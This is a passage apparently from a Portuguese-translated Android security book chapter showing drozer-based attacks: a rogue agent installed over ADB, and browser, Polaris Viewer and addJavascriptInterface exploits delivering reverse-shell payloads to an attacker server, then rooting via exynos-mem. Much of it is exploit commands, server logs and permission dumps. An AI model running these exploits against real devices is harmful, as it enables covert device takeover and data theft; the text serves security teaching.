
O Android tem seus próprios mecanismos integrados para ajudar os usuários que esqueceram a senha da tela de bloqueio. No entanto, isso requer alguma forma de autenticação. Duas técnicas gerais funcionam em dispositivos Android e ambas exigem o nome de usuário e a senha do Google do usuário:

- Digitar a senha, o PIN ou o padrão incorretamente cinco vezes na tela de bloqueio faz com que um novo botão apareça na tela de bloqueio que diz algo como "Esqueceu o padrão?". Esse botão abre uma tela para inserir as credenciais de uma conta do Google vinculada e alterar a tela de bloqueio. [A Figura 8.3](#) mostra o botão Esqueceu o padrão? e a tela que solicita as credenciais do Google.
- Se o usuário tiver ativado o Gerenciador de dispositivos Android em seu dispositivo, ele poderá visitar <https://www.google.com/android/devicemanager> e controlar aspectos do dispositivo. Usando o Google

As credenciais do usuário para fazer login nessa interface mostram uma lista de dispositivos conectados e permitem que o usuário ou invasor que tenha roubado essas credenciais de alguma forma redefina a tela de bloqueio em qualquer um deles. [A Figura 8.4](#) mostra a interface da Web do Device Manager depois de clicar no botão Lock e a mensagem apresentada no dispositivo bloqueado.



[Figura 8.3](#) Mostrando o botão Esqueceu o padrão? e a tela resultante ao pressioná-lo



[Figura 8.4](#) A funcionalidade de bloqueio do Gerenciador de dispositivos Android e a tela resultante do dispositivo

bloqueado

Também pode haver maneiras de redefinir a tela de bloqueio de um dispositivo específicas de um dispositivo ou fabricante. Alguns fabricantes gostam de incluir seus próprios aplicativos nos dispositivos e isso poderia muito bem incluir a funcionalidade de redefinição da tela de bloqueio. Você teria que investigar isso para o dispositivo em questão, mas é quase certo que isso exigiria uma forma de autenticação semelhante aos equivalentes padrão do Android. Se a autenticação apropriada não for necessária para executar uma redefinição usando um desses recursos personalizados, isso será considerado uma vulnerabilidade em si.

### **Instalação de um agente drozer desonesto por meio do ADB**

Depois de ter um shell ADB, você poderá instalar ferramentas no dispositivo que permitem acessá-lo remotamente. Um agente drozer desonesto pode ser gerado e instalado no dispositivo com acesso ao ADB. No entanto, o agente teria que ser iniciado pela primeira vez a partir do ADB também porque os aplicativos Android são desativados por padrão quando são instalados. Para iniciar o agente, você pode invocá-lo usando uma das maneiras mencionadas na seção "Agentes desonestos", anteriormente neste capítulo. A maneira mais confiável de instalar um agente não autorizado em dispositivos modernos é iniciar seu serviço da seguinte forma:

```
shell@android:/ $ am startservice -n com.mwr.dz/.Agent
```

Você pode encontrar um módulo drozer automatizado que pode instalar um agente nocivo muito rapidamente e invocá-lo em

`exploit.usb.socialengineering.usbdebugging`. Aqui está um exemplo de uso:

```
$ drozer exploit build exploit.usb.socialengineering.usbdebugging
--servidor 192.168.1.102
[*] Criando o Rogue Agent...
[*] Verificando a configuração
do adb... [+] O adb está
configurado corretamente
[Conecte o dispositivo e pressione [ENTER]

[*] Tentando instalar o agente... [+]
Agente desonesto instalado
[Tentativa de iniciar o agente drozer - Método 1 (Serviço) [+] Serviço
iniciado. Você deve ter uma conexão em seu servidor
```

Logo após o início do serviço, uma nova sessão do drozer é estabelecida com o servidor do drozer:

```
2014-10-30 21:16:28,925 - drozer.server.protocols.drozerp.drozer - INFO
- conexão aceita de 5fe89aa7ae424b6
```

A execução desse método a partir de um shell ADB obtido por meio da exploração de um bootloader desbloqueado não funcionará. Em vez disso, o foco deve ser ignorar a tela de bloqueio e obter um shell ADB no sistema em funcionamento. A partir do bootloader explorado, você pode enviar um novo aplicativo e essencialmente "instalá-lo" simplesmente colocando um novo APK no diretório `/data/app/` no dispositivo via ADB. No entanto, você precisaria encontrar outro método para invocar o agente e ativá-lo para a primeira execução.

### **Ataques remotos práticos**

Saber quais ataques funcionarão contra um alvo específico e as várias versões do Android é o que torna um hacker bem-sucedido. Esta seção apresenta uma abordagem prática para hackear dispositivos Android remotamente. Conhecer as etapas que um hacker deve seguir ajuda os profissionais de segurança a desenvolver maneiras de evitar ataques.

### **Explorações remotas**

Os exploits remotos são o ataque ideal para quem deseja permanecer anônimo. Elas podem ser lançadas pela Internet aparentemente sem repercussões e é difícil rastrear sua origem. Abordamos exemplos de explorações remotas e as usamos para explorar três modos de exploração com a carga útil do drozer:

- Carregamento de um JAR drozer que carrega um agente limitado
- Instalação e inicialização de um agente drozer desonesto abusando do `INSTALL_PACKAGES`
- Carregamento de um JAR do drozer que é passado pelo `Context`

Esses modos serão explorados respectivamente em cada subseção.

## Corrupção da memória do navegador

As explorações de corrupção de memória são algumas das explorações mais técnicas que existem. As pessoas estão constantemente visando os navegadores dos usuários para exploração, e isso também significa que o Google gastou muito tempo e dinheiro aumentando as atenuações de exploração. As explorações de navegador nas versões mais recentes do Android precisam ser criadas para contornar várias atenuações de exploração, bem como acionar a vulnerabilidade de forma confiável. Vamos voltar aos tempos mais simples para os criadores de exploits, quando quase nenhuma atenuação de exploits era implementada. O CVE-2010-1759 é uma vulnerabilidade do WebKit no método DOM normalize relatada por Mark Dowd. Não vamos nos aprofundar nos aspectos técnicos da exploração, mas sim usar uma exploração drozer em um dispositivo Android 2.2.

Para começar, você precisaria iniciar um servidor drozer e usar o módulo de exploração para esse problema em exploit.remote.browser.normalize com uma carga útil de weasel TCP reversa. Para enviar o exploit para um servidor drozer, use o seguinte comando:

```
$ drozer exploit build exploit.remote.browser.normalize --payload  
weasel.reverse_tcp.armeabi --server 192.168.1.112 --push-server  
127.0.0.1 --resource /  
Carregando weasel para /weasel e W... [ OK ] Empacotando  
um agente... (isso pode levar algum tempo) Carregando o  
agente para /agent.apk e A... [ OK ] Carregando a página  
em branco para /... [ OK ]  
Carregando o exploit para /... [ OK ]  
Feito. O exploit está disponível em: http://192.168.1.112:31415/
```

A opção --push-server significa que você deseja enviar as páginas de exploração para o servidor drozer, que está em seu computador local, mas especificando --server como o endereço IP da rede para o qual a carga útil da weasel deve retornar. Se você especificar o --server como 127.0.0.1, quando a carga útil do exploit for executada, ela tentará se conectar a si mesma e não ao servidor drozer. Isso é útil se você estiver expondo o servidor drozer à Internet e quiser enviar os recursos de exploração para ele a partir de sua rede interna.

A navegação para esse servidor a partir de um dispositivo Android 2.2 produz o seguinte no registro do servidor drozer e fecha imediatamente o navegador:

```
2014-11-09 15:02:03,914 - drozer.server.protocols.http - INFO - GET / 2014-  
2014-11-09 15:02:26,221 - drozer.server.protocols.byte_stream - INFO - MAGIC W  
2014-11-09 15:02:26,461 - drozer.server.protocols.shell - INFO - shell  
aceito de 192.168.1.112:46376  
2014-11-09 15:02:26,465 - drozer.server.protocols.http - INFO - GET  
/agent.jar  
2014-11-09 15:02:26,470 - drozer.server.protocols.http - INFO - GET  
/agent.apk  
2014-11-09 15:02:28,416 - drozer.server.protocols.drozerp.drozer - INFO  
- conexão aceita de lrpledub6ieru
```

Esse resultado lhe diz duas coisas: Você tem uma conexão normal de reverse shell conectada ao servidor drozer, bem como uma conexão drozer adequada. A consulta ao servidor confirma a conexão do drozer:

```
$ drozer console devices  
Lista de dispositivos  
vinculados
```

| ID do dispositivo | Fabricante   | Modelo       | Software     |
|-------------------|--------------|--------------|--------------|
| lrpledub6ieru     | desconhecido | desconhecido | desconhecido |

A conexão com a instância mostra que o prompt é dz-limited>, e a digitação de permissões confirma que você não tem nenhum contexto:

```
$ drozer console connect lrpledub6ieru  
..  
...:  
...o...  
..a... . .... . ..nd  
ro..idsnemesisand..pr  
.otectorandroidsneme.  
.sisandprotectorandroids+.  
...nemesisandprotectorandroids..  
.emesisandprotectorandroidsnemes...  
...isandp,...,rotectorandro,...,idsnem.  
.isisandp..rotectorandroid..snemisis.  
eprotectorandroidsnemisisandprotec.
```

```
.torandoidsnemesisandprotectorandroid.  
.snemisisandprotectorandroidsnemesisan:  
.dprotectorandroidsnemesisandprotector.
```

```
Console do drozer  
(v2.3.4) dz-limited>  
permissões  
Possui ApplicationContext: NÃO
```

Esse tipo de sessão desativa todas as funcionalidades que exigem o Contexto, mas ainda tem ferramentas úteis para roubar arquivos do dispositivo e aumentar os privilégios. Com essa sessão, você pode obter um shell normal digitando:

```
dz-limited> shell  
$ id  
uid=10019(app_19) gid=10019(app_19) groups=1015(sdcard_rw),3003/inet  
$ exit
```

Isso gera uma sessão de shell a partir do drozer. No entanto, vamos voltar à outra conexão de shell reverso que obtivemos no servidor drozer. Você pode interagir com ela conectando-se ao servidor drozer com netcat ou telnet da seguinte forma e digitando COLLECT:

```
$ nc 127.0.0.1 31415  
COLLECT  
Servidor drozer Shell  
-----
```

Há 1 concha esperando...

```
192.168.1.112:46376
```

```
Shell: 192.168.1.112:46376  
Selecionando o Shell: 192.168.1.112:46376
```

```
$ id  
uid=10019(app_19) gid=10019(app_19) groups=1015(sdcard_rw),3003/inet  
$ ^C
```

Terminar o shell com Control+C em vez de digitar `exit` é muito importante. Digitar `exit` realmente fechará a conexão do shell com a vítima remota. É certo que esse exemplo é bastante antigo. No entanto, houve um declínio nas explorações de corrupção de memória para o navegador Android que foram lançadas publicamente nos últimos anos. Os conceitos de exploração e o uso do drozer seriam exatamente os mesmos mostrados no exemplo aqui; no entanto, a parte interna da exploração seria muito mais sofisticada.

## Corrupção de memória do Polaris Viewer

O Polaris Viewer é um aplicativo criado pela Infraware para ler documentos de escritório e PDFs. Ele vem pré-instalado em alguns dispositivos por padrão porque o fabricante tem acordos com a Infraware. No Mobile Pwn2Own em 2012, uma equipe da MWR InfoSecurity demonstrou uma exploração contra um Samsung Galaxy S3. Na verdade, essa era uma exploração que afetava o Polaris Viewer por meio de um arquivo DOCX criado. Houve um estouro baseado em pilha na análise da tag `adj` de uma forma VML que ocorreu na biblioteca Polaris nativa incluída. Era possível assumir o controle do processo do Polaris Viewer explorando essa vulnerabilidade. No entanto, também foi constatado que o aplicativo tinha a permissão `INSTALL_PACKAGES`. Isso significa que, após a obtenção da execução do código, um novo aplicativo arbitrário também poderia ser instalado no dispositivo.

Uma exploração para esse problema está presente no drozer como o módulo

```
exploit.remote.fileformat.polarisviewerbof_browserdelivery. Essa exploração hospeda o documento malicioso em um servidor drozer, bem como um arquivo extra chamado auth.bin. Esses arquivos são baixados automaticamente quando você visita o servidor drozer a partir do navegador do telefone. O arquivo auth.bin está presente devido à forma como o exploit funciona. Tudo o que a exploração faz é configurar a chamada para executar um arquivo de script externo, que, nesse caso, é o auth.bin. Isso foi feito por necessidade devido às atenuações de exploração presentes no Galaxy S3 que dificultaram a exploração. Como resultado das atenuações de exploração, a exploração no drozer também depende da presença de um determinado vinculador no dispositivo - particularmente, o vinculador fornecido pela T-Mobile para essa versão compilada exata do software do dispositivo. Para configurar esse ataque usando o drozer, você precisaria iniciar um servidor drozer e, em seguida, carregar os recursos para ele da seguinte forma:
```

```
$ drozer exploit build exploit.remote.fileformat.polarisviewerbof
```

```

_browserdelivery --payload weasel.shell.armeabi --server 192.168.1.112
Carregando weasel para /weasel e W... [ OK ]
Empacotando um agente... (isso pode levar algum tempo)
Carregando o agente para /agent.apk e A... [ OK ]
Carregando a página em branco para /... [ OK ]
Carregando script de shell para auth.bin... [ OK ]
Carregando documento para /download.docx... [ OK ]
Fazendo upload da página de entrega da Web para
\ / v i e w \ .jsp\?token=iSI2hvwNosnZiWoq... [ OK ]
Concluído. A página de entrega do exploit está disponível em:
http://192.168.1.112:31415/view.jsp?token=iSI2hvwNosnZiWoq

```


A vítima que tem um dispositivo vulnerável pode agora receber esse link "exclusivo" para clicar e baixar o documento que está aguardando. Depois que ela fizer isso, seu navegador baixará automaticamente os documentos maliciosos e o exploit que os acompanha, que grava o weasel usando comandos shell. Quando o usuário visita o site, o servidor drozer mostra as seguintes entradas de registro:

```

2014-11-09 21:49:42,320 - drozer.server.protocols.http - INFO - GET / 2014-
2014-11-09 21:49:49,112 - drozer.server.protocols.http - INFO - GET / 2014-11-09
21:51:10,112 - drozer.server.protocols.http - INFO - GET
/view.jsp?token=iSI2hvwNosnZiWoq
2014-11-09 21:51:10,309 - drozer.server.protocols.http - INFO - GET
/auth.bin
2014-11-09 21:51:10,828 - drozer.server.protocols.http - INFO - GET
/auth.bin
2014-11-09 21:51:17,381 - drozer.server.protocols.http - INFO - GET
/download.docx
2014-11-09 21:51:17,580 - drozer.server.protocols.http - INFO - GET
/download.docx

```

Nesse ponto, o usuário recebeu os dois arquivos. [A Figura 8.5](#) mostra capturas de tela de como isso se parece do ponto de vista do usuário.



[Figura 8.5](#) Um dispositivo Samsung Galaxy S3 visitando a página de exploração e recebendo os arquivos de exploração

Se o usuário tentar abrir o arquivo `auth.bin`, nada acontecerá porque o dispositivo não tem nenhum aplicativo para abrir arquivos `.bin`. Se o usuário abrir o `download.docx`, ele acionará a cadeia de exploração e o dispositivo será comprometido. Depois que o documento for aberto, o registro do servidor drozer mostrará o seguinte:

```

2014-11-09 21:52:30,906 - drozer.server.protocols.shell - INFO -

```

```
shell aceito de 192.168.1.109:48592
2014-11-09 21:52:30,907 - drozer.server.protocols.http - INFO - GET
/agent.jar
2014-11-09 21:52:30,909 - drozer.server.protocols.http - INFO - GET
/agent.apk
2014-11-09 21:52:31,964 - drozer.server.protocols.drozerp.drozer - INFO
- conexão aceita de 3493i4n3ibqrl
2014-11-09 21:52:37,356 - drozer.server.protocols.drozerp.drozer - INFO
- conexão aceita de 1b6b125f54bdda30
```

Conseguimos três conexões com esse dispositivo! Uma é uma conexão reverse shell normal e as outras duas são conexões drozer. A consulta ao servidor drozer para os dispositivos conectados revela o seguinte:

```
$ drozer console devices
Lista de dispositivos
vinculados

ID do dispositivo   Fabricante      Modelo          Software
1b6b125f54bdda30  samsung         GT-I9300       4.0.4
3493i4n3ibqrl     desconhecido   desconhecido   desconhecido
```

A primeira entrada é uma conexão do drozer em que ele conseguiu recuperar o fabricante, o modelo e a versão do software. Isso significa que a exploração deve ter sido capaz de instalar o agente de exploração drozer completo e obter o Context. Isso é plausível porque o aplicativo Polaris Viewer tinha a permissão INSTALL\_PACKAGES.

A conexão com a sessão confirma isso:

```
$ drozer console connect 1b6b125f54bdda30
..           ...
..o..        .r..
..a... . .... . nd
    ro..idsnemesisand..pr
    .otectorandroidsneme.
    .,sisandprotectorandroids+.
    ...nemesisandprotectorandroidsn..
    .emesisandprotectorandroidsnemes...
    .isandp,...,rotectorandro,...,idsnem.
    .isisandp..rotectorandroid..snemisis.
    eprotetorandroidsnemisisandprotec.
    .torandroidsnemesisandprotectorandroid.
    .snemisisandprotectorandroidsnemesisan:
    .dprotectorandroidsnemesisandprotector.
```

```
Console do drozer
(v2.3.4) dz> permissões
Tem ApplicationContext: YES
Permissões disponíveis:
- android.permission.ACCESS_COARSE_LOCATION
- android.permission.ACCESS_FINE_LOCATION
- android.permission.ACCESS_LOCATION_EXTRA_COMMANDS
- android.permission.ACCESS_MOCK_LOCATION
- android.permission.ACCESS_NETWORK_STATE
- android.permission.ACCESS_WIFI_STATE
- android.permission.AUTHENTICATE_ACCOUNTS
- android.permission.BATTERY_STATS
- android.permission.BLUETOOTH
- android.permission.BLUETOOTH_ADMIN
- android.permission.BROADCAST_STICKY
- android.permission.CALL_PHONE
- android.permission.CAMERA
- android.permission.CHANGE_CONFIGURATION
- android.permission.CHANGE_NETWORK_STATE
- android.permission.CHANGE_WIFI_MULTICAST_STATE
- android.permission.CHANGE_WIFI_STATE
- android.permission.CLEAR_APP_CACHE
- android.permission.DISABLE_KEYGUARD
- android.permission.EXPAND_STATUS_BAR
- android.permission.FLASHLIGHT
- android.permission.GET_ACCOUNTS
- android.permission.GET_PACKAGE_SIZE
- android.permission.GET_TASKS
- android.permission.INTERNET
```

```
- android.permission.KILL_BACKGROUND_PROCESSES
- android.permission.MANAGE_ACCOUNTS
- android.permission.MODIFY_AUDIO_SETTINGS
- android.permission.MOUNT_FORMAT_FILESYSTEMS
- android.permission.MOUNT_UNMOUNT_FILESYSTEMS
- android.permission.NFC
- android.permission.PERSISTENT_ACTIVITY
- android.permission.PROCESS_OUTGOING_CALLS
- android.permission.READ_CALENDAR
- android.permission.READ_CONTACTS
- android.permission.READ_LOGS
- android.permission.READ_PHONE_STATE
- android.permission.READ_PROFILE
- android.permission.READ_SMS
- android.permission.READ_SOCIAL_STREAM
- android.permission.READ_SYNC_SETTINGS
- android.permission.READ_SYNC_STATS
- android.permission.READ_USER_DICTIONARY
- android.permission.RECEIVE_BOOT_COMPLETED
- android.permission.RECEIVE_MMS
- android.permission.RECEIVE_SMS
- android.permission.RECEIVE_WAP_PUSH
- android.permission.RECORD_AUDIO
- android.permission.REORDER_TASKS
- android.permission.RESTART_PACKAGES
- android.permission.SEND_SMS
- android.permission.SET_ANIMATION_SCALE
- android.permission.SET_DEBUG_APP
- android.permission.SET_PROCESS_LIMIT
- android.permission.SET_TIME_ZONE
- android.permission.SET_WALLPAPER
- android.permission.SET_WALLPAPER_HINTS
- android.permission.SIGNAL_PERSISTENT_PROCESSES
- android.permission.SUBSCRIBED_FEEDS_READ
- android.permission.SUBSCRIBED_FEEDS_WRITE
- android.permission.SYSTEM_ALERT_WINDOW
- android.permission.USE_CREDENTIALS
- android.permission.USE_SIP
- android.permission.VIBRATE
- android.permission.WAKE_LOCK
- android.permission.WRITE_CALENDAR
- android.permission.WRITE_CONTACTS
- android.permission.WRITE_EXTERNAL_STORAGE
- android.permission.WRITE_PROFILE
- android.permission.WRITE_SMS
- android.permission.WRITE_SOCIAL_STREAM
- android.permission.WRITE_SYNC_SETTINGS
- android.permission.WRITE_USER_DICTIONARY
```

As permissões concedidas a esse agente são mostradas na saída anterior. Com esse nível de acesso, é possível expressar uma enorme quantidade de controle sobre esse dispositivo. O que exatamente pode ser feito com esse nível de acesso será explorado mais adiante neste capítulo, na seção "Infiltração de dados do usuário". A vantagem de poder instalar um pacote drozer completo é que você pode usar o `Context` e a carga útil sobrevive às reinicializações do dispositivo. Isso ocorre porque o agente drozer captura a intenção `BOOT_COMPLETED` em seu manifesto, o que significa que ele é iniciado novamente quando o dispositivo é inicializado. A outra sessão recebida pelo servidor drozer é um agente drozer limitado, conforme mostrado anteriormente no exploit Browser Memory Corruption.

## Interface JavaScript do navegador Android

Conforme explicado na subseção "WebViews" no Capítulo 7, todas as WebViews que usam uma `JavaScriptInterface` e têm como alvo uma versão da API anterior à 17 são vulneráveis a uma falha de execução remota de código. Isso inclui todos os navegadores da Web Android padrão no Android 4.1.1 e em dispositivos mais antigos. Este exemplo examina o abuso dessa vulnerabilidade usando um exploit drozer em `exploit.remote.browser.addjavascriptinterface`. O ataque começa com a execução de um servidor drozer na porta 80 e, em seguida, com a criação do exploit:

```
$ drozer exploit build exploit.remote.browser.addjavascriptinterface
--server 192.168.1.112:80 --payload weasel.shell.armeabi --resource / Upload
weasel to /weasel and W... [ OK ]
```

```

Empacotar um agente... (isso pode levar algum tempo)
Fazer upload do agente para /agent.apk e A... [ OK ]
Carregando server.settings... [ OK ]
Carregando libWebViewContext.so... [ OK ]
Carregando página em branco para /... [ OK ]
Carregando a página de inclusão de exploit para /... [
OK ] Fazendo upload do exploit para /dz.js... [ OK ]
Feito. O exploit está disponível em: http://192.168.1.112:80/ Ao
usar o plug-in MitM helper para o drozer: JS Location =
http://192.168.1.112:80/dz.js

```

Visitar a página principal de um dispositivo Android 4.0.4 produz o seguinte no registro do servidor drozer:

```

2014-11-14 10:32:57,713 - drozer.server.protocols.http - INFO - GET / 2014-
11-14 10:32:58,217 - drozer.server.protocols.http - INFO - GET
/dz.js
2014-11-14 10:32:59,227 - drozer.server.protocols.http - INFO - GET
/server.settings
2014-11-14 10:32:59,314 - drozer.server.protocols.http - INFO - GET
/libWebViewContext.so
2014-11-14 10:32:59,330 - drozer.server.protocols.http - INFO - GET
/agent.jar
2014-11-14 10:33:00,157 - drozer.server.protocols.http - INFO - GET
/favicon.ico
2014-11-14 10:33:00,208 - drozer.server.protocols.drozerp.drozer - INFO
- conexão aceita de 2df0s118t5vld

```

Você notará que um arquivo exclusivo está sendo solicitado pelo exploit chamado `libWebViewContext.so`. Essa é a inclusão do trabalho de David Hartley, da MWR InfoSecurity, que permite que um agente drozer obtenha o indescritível Context. Isso permite que o agente drozer seja carregado em uma classe e receba o Context. Isso efetivamente permite que o código do drozer seja executado exatamente com as mesmas permissões do navegador e seja incluído como parte do código de execução do navegador. Esse é um grande passo à frente na criação de cargas úteis avançadas de exploração do Android e você pode encontrar informações adicionais sobre isso em

<https://labs.mwrinfosecurity.com/blog/2014/06/12/putting-javascript-bridges-into-android-context/>. Conectar-se a essa sessão e digitar as permissões confirma que você tem o Context e mostra as permissões mantidas pelo agente, que foram roubadas do navegador.

```
$ drozer console connect 2df0s118t5vld --server 192.168.1.112:80
```

```

..                   ...
..o..               .r..
..a... . .... . ..nd
    ro..idsnemesisand..pr
        .otectorandroidsneme.
    ..sisandprotectorandroids+.
    ...nemesisandprotectorandroidsn:.
    .emesisandprotectorandroidsnemes...
    ...isandp,...,rotectorandro,...,idsnem.
    .isisandp..rotectorandroid..snemisis.
    eprototorandroidsnemisisandprotec.
    .torandroidsnemesisandprotectorandroid.
    .snemisisandprotectorandroidsnemesisan:
    .dprotectorandroidsnemesisandprotector.

```

Console do drozer

(v2.3.4) dz> permissões

Tem Application Context: YES

Permissões disponíveis:

- android.permission.ACCESS\_ALL\_DOWNLOADS
- android.permission.ACCESS\_COARSE\_LOCATION
- android.permission.ACCESS\_DOWNLOAD\_MANAGER
- android.permission.ACCESS\_FINE\_LOCATION
- android.permission.ACCESS\_NETWORK\_STATE
- android.permission.ACCESS\_WIFI\_STATE
- android.permission.CHANGE\_NETWORK\_STATE
- android.permission.CHANGE\_WIFI\_STATE
- android.permission.DEVICE\_POWER
- android.permission.GET\_ACCOUNTS
- android.permission.INTERNET
- android.permission.MANAGE\_ACCOUNTS
- android.permission.NFC

```
- android.permission.READ_CONTACTS
- android.permission.READ_PHONE_STATE
- android.permission.READ_SYNC_SETTINGS
- android.permission.RECEIVE_BOOT_COMPLETED
- android.permission.SEND_DOWNLOAD_COMPLETED_INTENTS
- android.permission.SET_WALLPAPER
- android.permission.STATUS_BAR
- android.permission.USE_CREDENTIALS
- android.permission.WAKE_LOCK
- android.permission.WRITE_EXTERNAL_STORAGE
- android.permission.WRITE_MEDIA_STORAGE
- android.permission.WRITE_SECURE_SETTINGS
- android.permission.WRITE_SETTINGS
- android.permission.WRITE_SYNC_SETTINGS
- com.android.browser.permission.READ_HISTORY_BOOKMARKS
- com.android.browser.permission.WRITE_HISTORY_BOOKMARKS
- com.android.launcher.permission.INSTALL_SHORTCUT
```

Iniciar um shell normal a partir disso também confirma que você está executando como o navegador e usando `com.android.browser` como o diretório base para usar o agente drozer:

```
dz> shell app_81@android:/data/data/com.android.browser
$ ls agent.dex
agent.jar
app_appcache
app_databases
app_filesystem
app_geolocation
app_icons
app_webnotification
cache
biblioteca
de bancos de
dados
libWebViewContext.so
server.settings
shared_prefs
w
```

Enquanto você tiver uma sessão conectada, explore algumas técnicas de pós-exploração nesse dispositivo que lhe permitirão obter acesso à raiz e instalar um pacote de agente drozer que persiste entre as reinicializações. O método usado para obter a sessão original não persistirá entre as reinicializações porque foi carregado na memória durante a exploração e não faz nada para garantir que será carregado novamente. Na verdade, ele não pode fazer nada para garantir isso com o nível de acesso que tem.

Em geral, se quiser descobrir o dispositivo que está acessando, observe a saída na saída dos dispositivos do console do drozer ou execute os seguintes comandos:

```
dz> shell getprop ro.product.brand
samsung

dz> shell getprop ro.product.model
GT-I9300

dz> shell getprop ro.build.version.release 4.0.4
```

Um pouco de pesquisa na Internet revela que há um exploit do kernel disponível para esse dispositivo. Esse exploit específico foi discutido no Capítulo 6, "Rooting Explained", em "Exynos Abuse - Exploiting Custom Drivers". A exploração abusa do driver de dispositivo `/dev/exynos-mem` para obter um shell de root; o drozer tem um módulo de pós-exploração disponível para isso. Para instalar todos os módulos de exploração de raiz no drozer, faça o seguinte:

```
dz> module install root.
...
Processando metall0id.root.exynosmem... Concluído.
...
```

A saída desse módulo foi cortada para mostrar apenas o exploit de raiz relevante para o dispositivo que um invasor faria

têm acesso. Depois de instalar o novo módulo de exploração de raiz, ele fica disponível no console:

```
dz> ls exynos
exploit.root.exynosmem Obtenha um shell de root no Samsung Galaxy S2, S3,
Note 2 e em alguns outros dispositivos.
```

A execução desse módulo produz um shell de raiz no dispositivo:

```
dz> run exploit.root.exynosmem
[*] Fazendo upload do exynos-
abuse
